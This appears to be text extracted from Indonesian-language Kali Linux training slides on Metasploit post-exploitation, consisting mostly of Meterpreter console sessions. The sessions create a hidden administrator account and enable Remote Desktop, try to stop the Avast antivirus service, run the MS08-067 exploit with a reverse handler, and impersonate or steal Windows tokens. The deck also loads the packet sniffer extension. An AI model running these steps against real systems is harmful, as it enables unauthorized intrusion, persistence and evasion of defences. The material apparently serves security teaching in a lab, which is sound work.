
KAL

“the quieter you bec


Post Exploitation: Kill AV & Firewall

```
meterpreter > run getgui -u hacker -p keran
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]   Adding User: hacker with Password: keran
[*]   Hiding user from Windows Login screen
[*]   Adding User: hacker to local group 'Remote Desktop Users'
[*]   Adding User: hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_20150721.2016.rc
meterpreter > getgui -e
[-] Unknown command: getgui.
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*]   Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_20150721.2145.rc
meterpreter > █
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc query "avast! Antivirus"
sc query "avast! Antivirus"


SERVICE_NAME: avast! Antivirus
    TYPE               : 120  WIN32_SHARE_PROCESS (interactive)
    STATE              : 3   STOP_PENDING
                           (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x2bf20
```




Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>net stop "avast! Antivirus"
net stop "avast! Antivirus"
The Avast Antivirus service is stopping.....
The Avast Antivirus service could not be stopped.
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall



Post Exploitation: Impersonation

- Adalah suatu teknik yang bermanfaat untuk mengambil privileged user lain sehingga attacker “menjadi” user tersebut baik lokal atau di domain.
- Extensions dari Meterpreter:
 - Incognito (load Incognito)
 - Token Stealing

Post Exploitation: Impersonation

```
msf exploit(psexec) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.64
RHOST => 192.168.0.64
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.65:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.64      "the quieter you become, the more you
[*] Meterpreter session 3 opened (192.168.0.65:4444 -> 192.168.0.64:1297) at 2015-07-22 10:15:06 -0400

meterpreter > load incognito
Loading extension incognito...success.
```

Post Exploitation: Impersonation

```
Incognito Commands
=====
Command           Description
-----
add_group_user   Attempt to add a user to a global group with all tokens
add_localgroup_user Attempt to add a user to a local group with all tokens
add_user          Attempt to add a user with all tokens
impersonate_token Impersonate specified token
list_tokens       List tokens available under current user context
snarf_hashes     Snarf challenge/response hashes for every token

meterpreter > █
```

“the quieter you become,

Post Exploitation: Impersonation

```
meterpreter > list_tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:

    -g      List tokens by unique groupname
    -u      List tokens by unique username

meterpreter > list_tokens -u

Delegation Tokens Available
=====
CS021\testing
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2832 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>echo %username%
echo %username%
CS021$
```

KALI

“the quieter you become,

```
meterpreter > impersonate_token CS021\\testing
[+] Delegation token available
[+] Successfully impersonated user CS021\testing
```

Post Exploitation: Impersonation

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token
[-] Usage: steal_token [pid]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
120	1580	vmtoolsd.exe	x86	0	CS021\testing	C:\Program Files\AVAST Software\Avast\AvastUI.exe
196	1580	AvastUI.exe	x86	0	CS021\testing	\SystemRoot\System32\smss.exe
536	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
560	772	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	\?\C:\WINDOWS\system32\csrss.exe
640	536	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\?\C:\WINDOWS\system32\winlogon.exe
672	536	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
772	672	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
776	852	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
784	672	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	

```
meterpreter > steal_token 120
Stolen token with username: CS021\testing
meterpreter > getuid
Server username: CS021\testing
```

Post Exploitation:Keylogging,Sniffer

- Sniffer Extensions adalah salah satu extensions dari meterpreter yang bermanfaat untuk melakukan sniffing aktifitas target di jaringan.
- meterpreter>load sniffer

Post Exploitation: Sniffer Extensions

```
meterpreter > load sniffer  
Loading extension sniffer...success.
```



Sniffer Commands

Command	Description
sniffer_dump	Retrieve captured packet data to PCAP file
sniffer_interfaces	Enumerate all sniffable network interfaces
sniffer_release	Free captured packets on a specific interface instead of downloading them
sniffer_start	Start packet capture on a specific interface
sniffer_stats	View statistics of an active capture
sniffer_stop	Stop packet capture on a specific interface

“the quieter you become, the more yo

```
meterpreter > █
```


Post Exploitation: Sniffer Extensions

```
meterpreter > sniffer_interfaces
1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
2 - 'Microsoft TV/Video Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
3 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

